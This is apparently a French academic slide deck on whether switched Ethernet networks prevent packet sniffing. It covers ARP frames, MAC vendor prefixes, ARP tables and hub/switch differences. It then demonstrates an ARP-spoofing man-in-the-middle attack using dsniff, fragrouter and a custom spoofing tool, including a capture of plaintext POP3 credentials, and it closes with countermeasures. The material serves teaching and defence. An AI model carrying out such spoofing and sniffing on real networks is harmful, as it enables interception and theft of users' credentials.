Réseaux "Switchés": véritable protection contre l'analyse de trames ?

Introduction
Adresses "physiques"
Adress Resolution Protocol
Concentrateur / Commutateur
Application pratique
Conclusion

Guillaume Prigent
Laboratoire d'Informatique Industrielle
École Nationale d'Ingénieurs de Brest
`minos@enib.fr`
`http://www.enib.fr/~minos/`

Introduction : ARP Request

ARP Request : dump "hexa"

```
0000  ff ff ff ff ff ff 00 50  da 83 70 36 08 06 00 01
0010  08 00 06 04 00 01 00 50  da 83 70 36 c3 dd e9 42
0020  00 00 00 00 00 00 c3 dd  e9 14
```

ARP Request : human "readable"

```
ETH_____________________________________________________________.
| 00:50:da:83:70:36 vers ff:ff:ff:ff:ff:ff         type : 0x0806    |
|__________________________________________________________________|
ARP Request_____________________________________________________.
| hw_type=0001h, prot_type=0800h, hw_size=06h, prot_size=04h, op=0001h  |
| this address :   00:50:da:83:70:36 - 195.221.233.66                  |
| asks that :      00:00:00:00:00:00 - 195.221.233.20                  |
|______________________________________________________________________|
```

Introduction : ARP Reply

ARP Reply : dump "hexa"

```
0000  00 50 da 83 70 36 00 00  0c 7e fb 26 08 06 00 01
0010  08 00 06 04 00 02 00 00  0c 7e fb 26 c3 dd e9 14
0020  00 50 da 83 70 36 c3 dd  e9 42
```

ARP Reply : human "readable"


```
ETH_____________________________________________________________.
| 00:00:0c:7e:fb:26 vers 00:50:da:83:70:36         type : 0x0806   |
|_________________________________________________________________|
ARP Reply_______________________________________________________.
| hw_type=0001h, prot_type=0800h, hw_size=06h, prot_size=04h, op=0002h  |
| that answer :    00:00:0c:7e:fb:26 - 195.221.233.20                  |
| is for this :    00:50:da:83:70:36 - 195.221.233.66                  |
|_____________________________________________________________________|
```

Adresses "physiques" 1/2

Format

- 6 octets
- Unique
- Partie IEEE / Partie Fabricant

Exemple : 00:50:ba:ea:d5:91



Adresses "physiques" 2/2

Correspondance Fabricant

00:00:00 XEROX CORPORATION	00:00:36 ATARI CORPORATION
00:00:01 XEROX CORPORATION	00:00:39 TOSHIBA CORPORATION
00:00:1B NOVELL INC.	00:00:04 XEROX CORPORATION
00:00:1C BELL TECHNOLOGIES	00:00:46 OLIVETTI NORTH AMERICA
00:00:1D CABLETRON SYSTEMS	00:00:4C NEC CORPORATION
00:00:85 CANON INC.	00:00:6B SILICON GRAPHICS
00:00:09 XEROX CORPORATION	00:00:C9 EMULEX CORPORATION
00:00:AE DASSAULT ELECTRONIQUE	00:00:0C CISCO SYSTEMS
00:00:CD CENTRECOM SYSTEMS	00:10:7B CISCO SYSTEMS
00:10:4E CEOLOGIC	00:10:06 RACAL RECORDERS
00:10:83 HEWLETT-PACKARD	00:10:89 WEBSONIC
00:10:A3 OMNITRONIX	00:10:B7 COYOTE TECHNOLOGIES
00:10:C9 MITSUBISHI	00:10:ED SUNDANCE TECHNOLOGY
00:10:FF CISCO SYSTEMS	00:01:17 CANAL +

ARP : Tables dynamiques 1/2

Table dynamique "Linux"

```
[frelon@enib.fr]# arp -va
bourdon.enib.fr    (195.221.233.20) at 00:00:0C:7E:FB:26 [ether] on eth0
libellule.enib.fr  (195.221.233.11) at 08:00:69:06:E3:59 [ether] on eth0
coccinelle.enib.fr (195.221.233.22) at 08:00:69:0F:3C:57 [ether] on eth0
abeille.enib.fr    (195.221.233.33) at 08:00:20:7B:D1:30 [ether] on eth0
```

Table dynamique "Windows"

```
C:\>arp -a

Interface : 195.221.233.22 --- 0x2
  Adresse Internet      Adresse physique      Type
  195.221.233.11        08-00-69-06-e3-59     dynamique
  195.221.233.20        00-00-0c-7e-fb-26     dynamique
  195.221.233.33        08-00-20-7b-d1-30     dynamique
```

ARP : Tables dynamiques 2/2

Table dynamique "Cisco 2514"

```
bourdon#show arp
Protocol  Address          Age (min)     Hardware Addr  Type   Interface
Internet  195.221.233.11          163     0800.6906.e359 ARPA   Ethernet0
Internet  195.221.233.22           16     0800.690f.3c57 ARPA   Ethernet0
Internet  195.221.233.33            2     0800.207b.d130 ARPA   Ethernet0
```

Table dynamique "SunOS 5.7"


```
libellule# arp -a
Net to Media Table
Device   IP Address               Mask      Flags   Phys Addr
------ -------------------- --------------- ----- ---------------
le0    bourdon              255.255.255.255 S     00:00:0C:7e:fb:26
le0    coccinelle           255.255.255.255 S     08:00:69:0f:3c:57
le0    abeille              255.255.255.255 S     08:00:20:7b:d1:30
```

Différences Hub/Switch

- ▷ **Concentrateur**
- ▷ **Segment partagé**
- ▷ **Bus Ethernet**
- ▷ **Niveau 1**
- ▷ **Aucun traitement**


- ▷ **Commutateur**
- ▷ **Segment dédié**
- ▷ **ASIC, RISC, matrices**
- ▷ **Niveaux 1 et 2**
- ▷ **Apprentissage, Filtrage**

Fonctionnement Hub




- ▷ **Envoi**
- ▷ **Recopie**

Fonctionnement Switch




- ▷ **Envoi**
- ▷ **Filtrage**

Application pratique : Contexte



- **Victime**
  - Requête
  - Réponse
- **Attaquant**
  - Requête
  - Réponse

Application pratique : Attaque



- **Attaque**
  - Ecoute trames
  - Relayage
  - ARP Spoofing
- **Connexions**
  1. Victime
  2. Attaquant
  3. Attaquant
  4. Victime

Application pratique : Déroulement

Analyse de trame

```
[root@frelon]# dsniff
dsniff: listening on eth0
```

Relayage du traffic

```
[root@frelon]# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```

Spoofing ARP Reply

```
[root@frelon]# minosArpSpoof
Version : minosArpSoof, version  0.9
Titre   : {ETH,ARP} spoof d'une rponse ARP
Auteur  : MinoS
Usage   : ip_demande eth_demande ip_pour_qui eth_pour_qui
```

Application pratique : Spoofing ARP


```
[root@frelon]# ./minosArpSpoof 195.221.233.20 00:50:DA:83:70:36
                               195.221.233.11 08:00:69:06:E3:59 ;
 ETH_____________________________________________________________.
 | 00:50:da:83:70:36 vers 08:00:69:06:e3:59         type : 0x0806  |
 |_________________________________________________________________|
 ARP Reply_______________________________________________________.
 | hw_type=0001h, prot_type=0800h, hw_size=06h, prot_size=04h, op=0002h  |
 | info demandee  : 00:50:da:83:70:36 - 195.221.233.20                  |
 | pour qui c'est : 08:00:69:06:e3:59 - 195.221.233.11                  |
 |_____________________________________________________________________|
```

Application pratique : Capture


```
-----------------
04/02/02 12:32:07 tcp libellule.enib.fr.48319 -> pop.winadou.fr.110
USER jose.palfer@winadou.fr
PASS jssi2002

-----------------
04/02/02 12:32:11 tcp coccinelle.enib.fr.22922 -> pop.microloft.com.110
USER eva.aquet@microloft.com
PASS money4ever

-----------------
04/02/02 12:32:15 tcp abeille.enib.fr.56125 -> pop.karamiel.com.110
USER homere.dalors@karamiel.com
PASS odyseeUlysse
```

Conclusion : Parades

- **Détections**
  - ARPWATCH
  - ANTISNIFF
  - ...
- **Résolutions statiques**
  - arp -f /etc/ethers
- **Switchs "intelligents"**
- **Cryptographie**
  - SSH, HTTPS, SPOP, SFTP...
  - VPN

Conclusion : Synthèse

- **Illusion / Confiance**
- **Aspect local**
  - Matériels
  - Logiciels
  - Configurations
  - ...
- **Aspect global**

"La sécurité globale d'un système est celle de son maillon local le plus faible..."
"...mais le tout n'est pas la somme des parties."

Conclusion : Bibliographie

- Network Insecurity with Switches, Aaron Turner, August 29, 2000
  `http://rr.sans.org/switchednet/switch_security.php`
- Hunt 1.5, Kra, 2000
  `http://www.gncz.cz/kra/index.html`
- RFC 836 : An Ethernet Adress Resolution Protocol, Plummer, David C., November 1982
- Hack Proofing Your Network, Russel, Ryan and Cunningham, Stace, 2000
- Sniffing FAQ, Robert Graham, September 14, 2000
  `http://www.robertgraham.com/pubs/sniffing-faq.html`

Réseaux "Switchés": véritable protection contre l'analyse de trames ?

Guillaume Prigent

Laboratoire d'Informatique Industrielle
École Nationale d'Ingénieurs de Brest
minos@enib.fr
http://www.enib.fr/~minos/

GP-Conseils
Conseil Réseau et Sécurité
guillaume.prigent@gpconseils.com
http://www.gpconseils.com/